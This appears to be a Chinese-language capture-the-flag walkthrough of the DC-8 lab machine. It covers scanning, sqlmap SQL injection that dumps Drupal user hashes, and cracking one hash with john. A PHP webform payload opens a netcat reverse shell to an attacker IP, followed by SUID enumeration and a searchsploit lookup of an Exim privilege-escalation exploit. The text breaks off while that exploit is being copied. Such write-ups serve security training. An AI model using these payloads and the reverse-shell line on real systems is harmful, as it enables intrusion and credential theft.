0%

DC8

1.探索

nmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:f3:3b:7c, IPv4: 192.168.43.157
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.43.1 3a:e9:6f:eb:62:78 (Unknown: locally administered)
192.168.43.88 08:00:27:a3:ed:7c PCS Systemtechnik GmbH
192.168.43.153 ca:6e:5b:3c:62:0f (Unknown: locally administered)

┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.43.88
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-12 15:39 CST
Nmap scan report for dc-8 (192.168.43.88)
Host is up (0.00052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:A3:ED:7C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

IP: 192.168.43.88

dirsearch

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.43.88/ -e php,txt,html,htm -i 200

[20:57:02] Starting:
[20:57:59] 200 - 33KB - /CHANGELOG.txt
[20:58:02] 200 - 769B - /COPYRIGHT.txt
[20:58:24] 200 - 1KB - /install.php
[20:58:24] 200 - 868B - /INSTALL.mysql.txt
[20:58:24] 200 - 842B - /INSTALL.pgsql.txt
[20:58:24] 200 - 1KB - /install.php?profile=default
[20:58:24] 200 - 6KB - /INSTALL.txt
[20:58:27] 200 - 7KB - /LICENSE.txt
[20:58:30] 200 - 2KB - /MAINTAINERS.txt
[20:58:35] 200 - 2KB - /node
[20:58:44] 200 - 2KB - /README.txt
[20:58:45] 200 - 744B - /robots.txt
[20:58:48] 200 - 715B - /sites/all/modules/README.txt
[20:58:48] 200 - 545B - /sites/all/themes/README.txt
[20:58:48] 200 - 129B - /sites/all/libraries/README.txt
[20:58:48] 200 - 0B - /sites/example.sites.php
[20:58:48] 200 - 431B - /sites/README.txt
[20:58:55] 200 - 3KB - /UPGRADE.txt
[20:58:56] 200 - 2KB - /user
[20:58:56] 200 - 2KB - /user/
[20:58:56] 200 - 2KB - /user/login/
[20:58:58] 200 - 177B - /views/ajax/autocomplete/user/a
[20:59:00] 200 - 2KB - /web.config
[20:59:03] 200 - 42B - /xmlrpc.php

说明

  • -i--include-status:指定需要保留的状态码,多个状态码用逗号分隔(如 -i 200,201
  • -u:目标 URL
  • -e--extensions:指定扫描的文件扩展名
    指定状态码为200和403的php,txt,html,htm页面


查看robots.txt

发现login登录的 path

2.页面


点击Who we Are 发现nid=2, 推测是否有注入点


尝试后面加', 发现存在注入点

sqlmap

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch
___
__H__
___ ___[,]_____ ___ ___ {1.9.11#stable}
|_ -| . [(] | .'| . |
|___|_ ["]_|_|_|__,| _|
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:00:01 /2026-01-12/
......
---
Parameter: nid (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: nid=2 AND 6281=6281

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: nid=2 AND (SELECT 2777 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(2777=2777,1))),0x7171787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: nid=2 AND (SELECT 1947 FROM (SELECT(SLEEP(5)))UZxb)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: nid=-6921 UNION ALL SELECT CONCAT(0x71717a6b71,0x645a5a425551534354454450646c59696655557456596e534e6d6579745764465442416764717553,0x7171787871)-- -
---
[16:00:14] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[16:00:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 25 times
[16:00:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.88'

查看库

1
2
3
4
5
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch --dbs
available databases [2]:
[*] d7db
[*] information_schema

发现两个库
d7dbinformation_schema (系统库可忽略)

查看库d7db的表

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db --tables
Database: d7db
[88 tables]
+-----------------------------+
| block |
.......
| users |
| users_roles |
| |
+-----------------------------+

查看users表的列

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db -T users --columns
Database: d7db
Table: users
[16 columns]
+------------------+------------------+
| Column | Type |
+------------------+------------------+
| data | longblob |
| language | varchar(12) |
| name | varchar(60) |
| status | tinyint(4) |
| access | int(11) |
| created | int(11) |
| init | varchar(254) |
| login | int(11) |
| mail | varchar(254) |
| pass | varchar(128) |
| picture | int(11) |
| signature | varchar(255) |
| signature_format | varchar(255) |
| theme | varchar(255) |
| timezone | varchar(32) |
| uid | int(10) unsigned |
+------------------+------------------+

查看users表user和pass字段

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~]
└─# sqlmap -u http://192.168.43.88/?nid=2 --batch -D d7db -T users -C "name,pass" --dump
+--------+---------------------------------------------------------+
| name | pass |
+--------+---------------------------------------------------------+
| admin | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z |
| john | $S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF |
+--------+---------------------------------------------------------+
[16:17:09] [INFO] table 'd7db.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.43.88/dump/d7db/users.csv'
[16:17:09] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[16:17:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.88'

John

第一个admin没爆破出来,第二个用户John出来了

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/localkali/testpayload/CD8]
└─# john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle (?)
1g 0:00:00:00 DONE (2026-01-12 16:34) 1.785g/s 914.2p/s 914.2c/s 914.2C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

user: John
pass: turtle

3.登录



一点点找有用的线索,这里发现了webform可以编辑

可以选择php语言,我们思考可以nc反弹

1
2
3
<?php
system("nc -e /bin/bash 192.168.3.37 1111")
?>

4.提权

一般可以查看内核信息uname -a 或者查看定时任务 cat /etc/crontab ,本题无相关信息。

分析

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[~]
└─# nc -lp 1111
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@dc-8:/var/www/html$ find / -user root -perm -4000 -print 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount

python3 -c "import pty;pty.spawn('/bin/bash');" ==稳定shell==

find / -user root -perm -4000 -print 2>/dev/null
这条命令的核心作用是:从根目录开始递归遍历,查找所有「文件所有者为 root」且「权限位包含 SUID(4000)」的文件,将符合条件的文件路径打印到终端,并屏蔽所有错误信息

-user root:
查找条件 1:限定文件的所有者(属主)为 root 用户(仅匹配 root 拥有的文件,排除其他用户的文件)。

-perm -4000:
查找条件 2:限定文件权限中至少包含 SUID 特殊权限(权限标识 4000),这是命令的核心参数:

  1. perm:用于匹配文件的权限模式(数字权限或符号权限);
  2. 前缀 -:表示「文件权限包含该权限位即可」,无需完全匹配(如文件权限为 4755,包含 4000,符合条件);
  3. 4000:对应 SUID(Set UID)特殊权限(所有者的 Set UID 位)。

查看exim4版本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@dc-8:/var/www/html$ /usr/sbin/exim4 --version
/usr/sbin/exim4 --version
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz dnsdb dsearch nis nis0 passwd
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
www-data@dc-8:/var/www/html$

/usr/sbin/exim4 --version
查看版本 Exim version 4.89

[!NOTE] exim4
/usr/sbin/exim4Debian/Ubuntu/Kali 等 Debian 系 Linux 发行版中,Exim 邮件传输代理(MTA)的专属可执行程序,核心用于系统邮件的发送、接收与路由,在 CTF 靶机场景中常作为提权突破口;exim4 是 Exim(Extended Internet Mailer)的 Debian 定制版本,与原生 Exim 功能一致,仅在配置文件结构、包管理方式上有细微差异(简化了复杂配置,更适合 Debian 系系统)


kali searchsploit

前面找到具有SUID的文件exim4,但是exim4搜索结果只有一个漏洞,而且不知道版本,因此这里直接搜索searchsploit exim

1
2
3
4
┌──(root㉿kali)-[/var/www/html]
└─# searchsploit exim
Exim 4.87 - 4.91 - Local Privilege Escalation | linux/local/46996.sh
......

文件路径 : /usr/share/exploitdb/exploits/linux/local/46996.sh

发送a.sh

复制到当前目录,然后改名a.sh,方便http发送接收

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# cp /usr/share/exploitdb/exploits/linux/local/46996.sh . #拷贝到当前目录

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
└─# ls -l
总计 8
-rwxr-xr-x 1 root root 3552 1月12日 20:34 46996.sh
-rw-r--r-- 1 root root 56 1月12日 16:33 hash.txt

┌──(root㉿kali)-[~/localkali/testpayload/DC8]
